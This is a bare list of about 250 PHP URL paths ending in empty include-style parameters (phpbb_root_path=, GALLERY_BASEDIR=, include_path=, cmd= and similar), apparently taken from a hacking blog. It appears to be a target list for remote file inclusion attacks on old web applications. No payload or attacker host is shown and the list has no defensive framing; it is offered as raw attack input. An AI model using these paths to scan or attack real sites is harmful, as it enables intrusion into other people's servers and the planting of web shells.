/modules/4nAlbum/public/displayCategory.php?basepath=
/modules/coppermine/themes/default/theme.php?THEME_DIR=
/modules/agendax/addevent.inc.php?agendax_path=
/modules/xoopsgallery/upgrade_album.php?GALLERY_BASEDIR=
/modules/xgallery/upgrade_album.php?GALLERY_BASEDIR=
/modules/coppermine/include/init.inc.php?CPG_M_DIR=
/modules/mod_mainmenu.php?mosConfig_absolute_path=
/shoutbox/expanded.php?conf=
/pivot/modules/module_db.php?pivot_path=
/library/editor/editor.php?root=
/library/lib.php?root=
/e107/e107_handlers/secure_img_render.php?p=
/main.php?x=
/main.php?page=
/default.php?page=
/index.php?meio.php=
/index.php?include= | /index.php?inc= | /index.php?page= | /index.php?pag= | /index.php?p=
/index.php?x= | /index.php?open= | /index.php?open= | /index.php?visualizar= | /index.php?pagina=
/index.php?content= | /index.php?cont= | /index.php?c= | /index.php?meio= | /index.php?x=

/index.php?cat= 
/index.php?site= 
/index.php?configFile= 
/index.php?action=  
/index.php?do=
/index2.php?x= 
/index2.php?content=  
/template.php?pagina=  
/inc/step_one_tables.php?server_inc=
/GradeMap/index.php?page= 
/phpshop/index.php?base_dir= 
/admin.php?cal_dir=
/path_of_cpcommerce/_functions.php?prefix=  
/contacts.php?cal_dir=  
/convert-date.php?cal_dir=
/album_portal.php?phpbb_root_path=
/mainfile.php?MAIN_PATH=
/dotproject/modules/files/index_table.php?root_dir=
/html/affich.php?base=
/gallery/init.php?HTTP_POST_VARS=
/pm/lib.inc.php?pm_path=
/ideabox/include.php?gorumDir=
index2.php?includes_dir=
forums/toplist.php?phpbb_root_path=
forum/toplist.php?phpbb_root_path=
admin/config_settings.tpl.php?include_path=
include/common.php?include_path=
event/index.php?page=
forum/index.php?includeFooter=
forums/index.php?includeFooter=
forum/bb_admin.php?includeFooter=
forums/bb_admin.php?includeFooter=
language/lang_english/lang_activity.php?phpbb_root_path=
forum/language/lang_english/lang_activity.php?phpbb_root_path=
blend_data/blend_common.php?phpbb_root_path=
master.php?root_path=
includes/kb_constants.php?module_root_path=
forum/includes/kb_constants.php?module_root_path=
forums/includes/kb_constants.php?module_root_path=
classes/adodbt/sql.php?classes_dir=
agenda.php3?rootagenda=
agenda2.php3?rootagenda=
sources/lostpw.php?CONFIG[path]=
topsites/sources/lostpw.php?CONFIG[path]=
toplist/sources/lostpw.php?CONFIG[path]=
sources/join.php?CONFIG[path]=
topsites/sources/join.php?CONFIG[path]=
toplist/sources/join.php?CONFIG[path]=
topsite/sources/join.php?CONFIG[path]=
public_includes/pub_popup/popup_finduser.php?vsDragonRootPath=
extras/poll/poll.php?file_newsportal=
index.php?site_path=
mail/index.php?site_path=
fclick/show.php?path=
show.php?path=
calogic/reconfig.php?GLOBALS[CLPath]=
eshow.php?Config_rootdir=
auction/auction_common.php?phpbb_root_path=
index.php?inc_dir=
calendar/index.php?inc_dir=
modules/TotalCalendar/index.php?inc_dir=
modules/calendar/index.php?inc_dir=
calendar/embed/day.php?path=
ACalendar/embed/day.php?path=
calendar/add_event.php?inc_dir=
claroline/auth/extauth/drivers/ldap.inc.php?clarolineRepositorySys=
claroline/auth/ldap/authldap.php?includePath=
docebo/modules/credits/help.php?lang=
modules/credits/help.php?lang=
config.php?returnpath=
editsite.php?returnpath=
in.php?returnpath=
addsite.php?returnpath=
includes/pafiledb_constants.php?module_root_path=
phpBB/includes/pafiledb_constants.php?module_root_path=
pafiledb/includes/pafiledb_constants.php?module_root_path=
auth/auth.php?phpbb_root_path=
auth/auth_phpbb/phpbb_root_path=
apc-aa/cron.php3?GLOBALS[AA_INC_PATH]=
apc-aa/cached.php3?GLOBALS[AA_INC_PATH]=
infusions/last_seen_users_panel/last_seen_users_panel.php?settings[locale]=
phpdig/includes/config.php?relative_script_path=
includes/phpdig/includes/config.php?relative_script_path=
includes/dbal.php?eqdkp_root_path=
eqdkp/includes/dbal.php?eqdkp_root_path=
dkp/includes/dbal.php?eqdkp_root_path=
path/include/SQuery/gameSpy2.php?libpath=
include/global.php?GLOBALS[includeBit]=
topsites/config.php?returnpath=
manager/frontinc/prepend.php?_PX_config[manager_path]=
ubbthreads/addpost_newpoll.php?addpoll=thispath=
forum/addpost_newpoll.php?thispath=
forums/addpost_newpoll.php?thispath=
ubbthreads/ubbt.inc.php?thispath=
forums/ubbt.inc.php?thispath=
forum/ubbt.inc.php?thispath=
forum/admin/addentry.php?phpbb_root_path=
admin/addentry.php?phpbb_root_path=
index.php?f=
index.php?act=
ipchat.php?root_path=
includes/orderSuccess.inc.php?glob[rootDir]=
stats.php?dir[func]=dir[base]=
ladder/stats.php?dir[base]=
ladders/stats.php?dir[base]=
sphider/admin/configset.php?settings_dir=
admin/configset.php?settings_dir=
vwar/admin/admin.php?vwar_root=
modules/vwar/admin/admin.php?vwar_root=
modules/vWar_Account/includes/get_header.php?vwar_root=
modules/vWar_Account/includes/functions_common.php?vwar_root2=
sphider/admin/configset.php?settings_dir=
admin/configset.php?settings_dir=
impex/ImpExData.php?systempath=
forum/impex/ImpExData.php?systempath=
forums/impex/ImpExData.php?systempath=
application.php?base_path=
index.php?theme_path=
become_editor.php?theme_path=
add.php?theme_path=
bad_link.php?theme_path=
browse.php?theme_path=
detail.php?theme_path=
fav.php?theme_path=
get_rated.php?theme_path=
login.php?theme_path=
mailing_list.php?theme_path=
new.php?theme_path=
modify.php?theme_path=
pick.php?theme_path=
power_search.php?theme_path=
rating.php?theme_path=
register.php?theme_path=
review.php?theme_path=
rss.php?theme_path=
search.php?theme_path=
send_pwd.php?theme_path=
sendmail.php?theme_path=
tell_friend.php?theme_path=
top_rated.php?theme_path=
user_detail.php?theme_path=
user_search.php?theme_path=
invoice.php?base_path=
cgi-bin//classes/adodbt/sql.php?classes_dir=
cgi-bin/install/index.php?G_PATH=
cgi-bin/include/print_category.php?dir=
includes/class_template.php?quezza_root_path=
bazar/classified_right.php?language_dir=
classified_right.php?language_dir=
phpBazar/classified_right.php?language_dir=
chat/messagesL.php3?cmd=
phpMyChat/chat/messagesL.php3?cmd=
bbs/include/write.php?dir=
visitorupload.php?cmd=
modules/center/admin/accounts/process.php?module_path]=
index.php?template=
armygame.php?libpath=
lire.php?rub=
pathofhostadmin/?page=
apa_phpinclude.inc.php?apa_module_basedir=
index.php?req_path=
research/boards/encapsbb-0.3.2_fixed/index_header.php?root=
Farsi1/index.php?archive=
index.php?archive=
show_archives.php?template=
forum/include/common.php?pun_root=
pmwiki wiki/pmwiki-2.1.beta20/pmwiki.php?GLOBALS[FarmD]=
vuln.php?=
cgi-bin//include/write.php?dir=
admin/common.inc.php?basepath=
pm/lib.inc.php?sfx=
pm/lib.inc.php?pm_path=
artmedic-kleinanzeigen-path/index.php?id=
index.php?pagina=
osticket/include/main.php?include_dir=
include/main.php?config[search_disp]=include_dir=
phpcoin/config.php?_CCFG[_PKG_PATH_DBSE]=
quick_reply.php?phpbb_root_path=
zboard/include/write.php?dir=
PATH/admin/plog-admin-functions.php?configbasedir=
path_to_phpgreetz/content.php?content=
path_to_qnews/q-news.php?id=
_conf/core/common-tpl-vars.php?confdir=
votebox.php?VoteBoxPath=
al_initialize.php?alpath=
include/db.php?GLOBALS[rootdp]=
modules/news/archivednews.php?GLOBALS[language_home]=
protection.php?siteurl=
modules/AllMyGuests/signin.php?_AMGconfig[cfg_serverpath]=
index2.php?includes_dir=
classes.php?LOCAL_PATH=
extensions/moblog/moblog_lib.php?basedir=
modules/newbb_plus/class/forumpollrenderer.php?bbPath[path]=
phpWebLog/include/init.inc.php?G_PATH=
admin/objects.inc.php4?Server=
trg_news30/trgnews/install/article.php?dir=
block.php?Include=
arpuivo.php?data=
path_to_gallery/setup/index.php?GALLERY_BASEDIR=
include/help.php?base=
index.php?[Home]=
path_to_script/block.php?Include=
examples/phonebook.php?page=
PHPNews/auth.php?path=
include/print_category.php?dir=
skin/zero_vote/login.php?dir=
skin/zero_vote/setup.php?dir=
skin/zero_vote/ask_password.php?dir=
gui/include/sql.php?include_path=
webmail/lib/emailreader_execute_on_each_page.inc.php?emailreader_ini=
email.php?login=cer_skin=
PhotoGal/ops/gals.php?news_file=
index.php?custom=
loginout.php?cutepath=
oneadmin/config.php?path[docroot]=
xcomic/initialize.php?xcomicRootPath=
skin/zero_vote/setup.php?dir=
skin/zero_vote/error.php? dir=
admin_modules/admin_module_captions.inc.php?config[path_src_include]=
admin_modules/admin_module_rotimage.inc.php?config[path_src_include]=
admin_modules/admin_module_delcomments.inc.php?config[path_src_include]=
admin_modules/admin_module_edit.inc.php?config[path_src_include]=
admin_modules/admin_module_delimage.inc.php?config[path_src_include]=
admin_modules/admin_module_deldir.inc.php?config[path_src_include]=
src/index_overview.inc.php?config[path_src_include]=
src/index_leftnavbar.inc.php?config[path_src_include]=
src/index_image.inc.php?config[path_src_include]=
src/image-gd.class.php?config[path_src_include]=
src/image.class.php?config[path_src_include]=
src/album.class.php?config[path_src_include]=
src/show_random.inc.php?config[path_src_include]=
src/main.inc.php?config[path_src_include]=
src/index_passwd-admin.inc.php?config[path_admin_include]=
yappa-ng/src/index_overview.inc.php?config[path_src_include]=
admin_modules/admin_module_captions.inc.php?config[path_src_include]=
admin_modules/admin_module_rotimage.inc.php?config[path_src_include]=
admin_modules/admin_module_delcomments.inc.php?config[path_src_include]=
admin_modules/admin_module_edit.inc.php?config[path_src_include]=
admin_modules/admin_module_delimage.inc.php?config[path_src_include]=
admin_modules/admin_module_deldir.inc.php?config[path_src_include]=

Stay Updated With Facebook
Please Click Like Button

▼

Receive Free Updates (EMail):

Powered By FOCSoft